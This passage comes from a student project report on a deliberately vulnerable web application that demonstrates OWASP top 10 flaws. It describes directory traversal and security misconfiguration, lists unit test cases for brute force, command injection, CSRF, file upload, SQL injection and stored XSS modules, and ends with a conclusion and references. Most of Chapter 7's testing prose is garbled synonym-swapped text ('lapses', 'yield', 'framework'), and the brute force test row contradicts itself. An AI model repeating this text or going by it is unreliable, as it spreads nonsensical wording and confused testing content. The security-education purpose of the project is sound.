

Fig 6.14 : XSS Stored exploit

6.9 DIRECTORY TRAVESAL

Properly controlling access to web content is crucial for running a secure web server. Directory traversal or Path Traversal is an HTTP attack which allows attackers to access restricted directories and execute commands outside of the web server's root directory.

Web servers provide two main levels of security mechanisms

- Access Control Lists (ACLs)
- Root directory

An Access Control List is used in the authorization process. It is a list which the web server's administrator uses to indicate which users or groups are able to access, modify or execute particular files on the server, as well as other access rights.

With a system vulnerable to directory traversal, an attacker can make use of this vulnerability to step out of the root directory and access other parts of the file system. This might give the attacker the ability to view restricted files, which could provide the attacker with more information required to further compromise the system.

Depending on how the website access is set up, the attacker will execute commands by impersonating himself as the user which is associated with "the website". Therefore it all depends on what the website user has been given access to in the system.

6.10 SECURITY MISCONFIGURATION

Improper server or web application configuration leading to various flaws:

- Debugging enabled.
- Incorrect folder permissions.
- Using default accounts or passwords.
- Setup/Configuration pages enabled.

All of your data could be stolen or modified slowly over time.

CHAPTER 7

TESTING & VALIDATIONS

7.1 Testing

Testing is an essential stage in the advancement life cycle of the item. This is the stage, where the remaining lapses, if any, from all the stages are identified. Thus testing performs an extremely discriminating part for quality certification and guaranteeing the dependability of the product. Amid the testing, the system to be tried was executed with a situated of experiments and the yield of the project for the experiment was assessed to figure out if the project was executing of course. Slips were discovered and adjusted by utilizing the beneath expressed testing steps and remedy was recorded for future references. Consequently, a progression of testing was performed on the framework, before it was prepared for usage. It is the procedure used to help recognize the accuracy, fulfilment, security, and nature of created PC programming. Testing is a procedure of specialized examination, performed for the benefit of partners, i.e. proposed to uncover the quality related data about the item as for connection in which it is planned to work. This incorporates, however is not restricted to, the procedure of executing a project or application with the goal of discovering lapses.

The quality is not an outright. it is worth to some individual. In light of that, testing can never totally build up the rightness of discretionary PC programming; Testing outfits a "feedback" or examination that looks at the state and conduct of the item against detail. An essential point is that product testing ought to be recognized from the different control of Quality, which incorporates all business process zones, not simply testing. There are numerous ways to deal with programming testing, yet viable testing of complex items is basically a procedure of examination not only a matter of making and taking after routine method. Albeit a large portion of the scholarly procedures of testing are almost indistinguishable to that of audit or investigation, the word testing is indicated to mean the dynamic examination of the item putting the item through its paces. A portion of the normal similarity and ease of use. A decent test is now and then depicted as one, which uncovers a slip, nonetheless, later thinking recommends that a decent test is one which uncovers data of enthusiasm to somebody who matters inside of the undertaking group.

7.2 Testing Types

A methodology for framework testing coordinates framework experiments and outline systems into very much arranged arrangement of steps that outcomes in the fruitful development of programming. The testing method must co-work test arranging, experiment configuration, test execution, and the resultant information accumulation and assessment. A procedure for programming testing must suit low-level tests that are important to confirm that a little source code fragment has been effectively actualized and additionally abnormal state tests that are accept significant framework capacities against client prerequisites.

Unit Testing

Unit testing centre's check exertion on the unit of programming configuration (module). Utilizing the unit test arrangements, arranged in the configuration period of the framework improvement as an aide, essential control ways are tried to uncover lapses inside of the limit of the modules. The interfaces of each of the module were tried to guarantee legitimate stream of the data into and out of the modules under thought. Limit conditions were checked. Every single autonomous way was practiced to guarantee that all announcements in the module are executed in any event once and all lapse taking care of ways were tried. Every unit was completely tried to check in the event that it may fall in any conceivable circumstance. This testing was done amid the programming itself. Toward the end of this testing stage, every unit was discovered to be working palatably, as respect to the normal yield from the module.

System Testing

After the Integration testing, the product was totally collected as a bundle. interfacing slips have been uncovered and rectified the last arrangement of programming tests, approval tests start. Approval test succeeds when the product capacities in a way that can be sensibly expected by the client. Here the framework was tried against framework necessity determination. Framework testing was really a progression of diverse tests whose basic role was to completely practice the PC based

framework. Albeit every test has an alternate reason all work to confirm that all framework components have been legitimately incorporated and perform distributed capacities.

Integration Testing

Information can be lost over an interface: one module can have an unfriendly impact on another's sub capacities, when joined may not deliver the fancied real capacity, worldwide information structures can exhibit issues. Combination testing was a symmetric method for the building the project structure while in the meantime directing tests to uncover mistakes connected with the interface. All modules are consolidated in this testing step. At that point the whole program was tried in general. Integration testing is another part of testing that is by and large done with a specific end goal to reveal mistakes connected with stream of information crosswise over interfaces. The unit-tried modules are gathered together and tried in little portion, which make it less demanding to confine and right blunders. This methodology is proceeded with unit I have incorporated all modules.

Performance Testing

The performance testing guarantee that the yield being created inside of as far as possible and time taken for the framework accumulating, offering reaction to the clients and solicitation being send to the framework keeping in mind the end goal to recover the outcomes.

Validation Testing

The validation testing can be characterized from multiple points of view, yet a basic definition is that. Acceptance succeeds when the product capacities in a way that can be sensibly expected by the end client.

Black Box testing

In this testing by knowing the inside operation of an item, tests can be led to guarantee that "all apparatuses network", that is the inner operations performs as per detail and all interior segments have

been sufficiently worked out. It on a very basic level spotlights on the practical necessities of the product.

White Box Testing

This testing is additionally called as glass box testing normally done by code designers. In this testing, by knowing the predefined capacity that an item has been intended to perform test can be directed that shows every capacity is completely operation in the meantime scanning for lapses in every capacity. It is an experiment plan strategy that uses the control structure of the procedural configuration to determine experiments. Premise way testing is a white box testing.

Acceptance Testing

This is the last phase of testing process before the framework is acknowledged for operational utilization. The framework is tried inside of the information supplied from the framework procurer instead of recreated information. Client Acceptance testing is a basic period of any venture and requires huge cooperation by the end client. It additionally guarantees that the framework meets the utilitarian prerequisites.

Functional testing

Functional tests provide systematic demonstrations that functions tested are available as specified by the business and technical requirements, system documentation, and user manuals. Functional testing is centered on the following items Valid Input. identified classes of valid input must be accepted.
Invalid Input : identified classes of invalid input must be rejected. Functions identified functions must be exercised Output. identified classes of application outputs must be exercised.
Invalid Output : identified module responsible for invalid output must be corrected Systems/Procedures interfacing systems or procedures must be invoked. Organization and preparation of functional tests is focused on requirements, key functions, or special test cases. In addition, systematic coverage pertaining to identify. All modules are consolidated in this testing step. It

additionally guarantees that the framework meets the utilitarian prerequisites and the logical output for the flow of the application

7.3 Unit testing of Main Modules

Table 7.1 : Login Test Case Module

Test Case ID	UT_1
Test Description	Login Module Test
Input	Valid Username and Password
Expected Output	User Allowed to login
Actual Output	User Allowed to login
Test Result	Successful

Table 7.2 : Brute Force Module Test

Test Case ID	UT_2
Test Description	Brute Force Module Test
Input	Valid Username and Password
Expected Output	User Allowed to login
Actual Output	User Allowed unable to login
Test Result	Failed

Table 7.3 : Command Injection Module Test

Test Case ID	Test 3
Test Description	Command Injection Module Test
Input	Valid IP Address
Expected Output	Ping to the specified address
Actual Output	Ping to the specified address
Test Result	Successful

Table 7.4 : CSRF Module Test

Test Case ID	Test 4
Test Description	CSRF Module Test
Input	Valid Password and re enter Password
Expected Output	Password changed
Actual Output	Password changed
Test Result	Successful

Table 7.5 : File Upload Module Test

Test Case ID	Test 5
Test Description	File upload Module Test
Input	JPEG file
Expected Output	File to be upload
Actual Output	File uploaded
Test Result	Successful

Tale 7.6 : SQL Injection Module Test

Test Case ID	Test 6
Test Description	SQL Injection Module Test
Input	User id
Expected Output	Shows the User name
Actual Output	Shows User name
Test Result	Successful

Table 7.7 : XSS Stored Module Test

Test Case ID	Test 7
Test Description	XSS stored Module Test
Input	Name and Message
Expected Output	Displays Name And Message
Actual Output	Displays Name And Message
Test Result	Successful

CHAPTER 8

CONCLUSION AND FUTURE ENHANCEMENTS

The primary objective of this web application is to test the known vulnerability practices and the way to be secured. This can be done by implementing the secure coding techniques.

8.1 Conclusion

To summarize, information is a critical part of any organization and defend from breaches. This paper presents a comprehensive survey of recent research results in the area of web application security. We described about security threats in web applications, and implementation of some of OWASP top 10 security properties to make secure Web application. This project will show the mitigation techniques to assure the web application is secured. Also the way of writing secure code and make the internet a better place for customers or visitor.

8.2 Future Aspects

- More latest vulnerabilities can be added.
- Firewall technology can be implemented.
- User Profile : More user login can be stored.
- Secure Shell (SSH) : This will help the user to access the web application via remote terminal.
- Login Timeout: This feature allows the user to be logged in only for a specific time. After this time span ends, the user is automatically logged out.

REFERENCES

[1] Hacking – The Art of Exploitation (2nd ed. 2008) by Jon Erickson

[2] The Web Application Hacker's Handbook by Dafydd Stuttard and Marcus Pinto

[3] Kali Linux Cookbook - Second Edition - Corey P. Schultz

[4] https://www.ibm.com/security/data-breach

[5] https://www.gartner.com/en/information-technology/insights/cybersecurity

[6] https://www.owasp.org/index.php/Category:OWASP_Top_Ten_Project

[7] https://en.wikipedia.org/wiki/OWASP

[8] https://portswigger.net/

APPENDIX A

SNAPSHOTS



Fig A.1 : Login Page

Fig A.2 : Home Page

Fig A.3 : Security Page



Fig A.4 : About page



Fig A.5 : Database Setup/Reset page



Fig A.6 : PHP IDS log page

APPENDIX B

EXHIBITION CERTIFICATES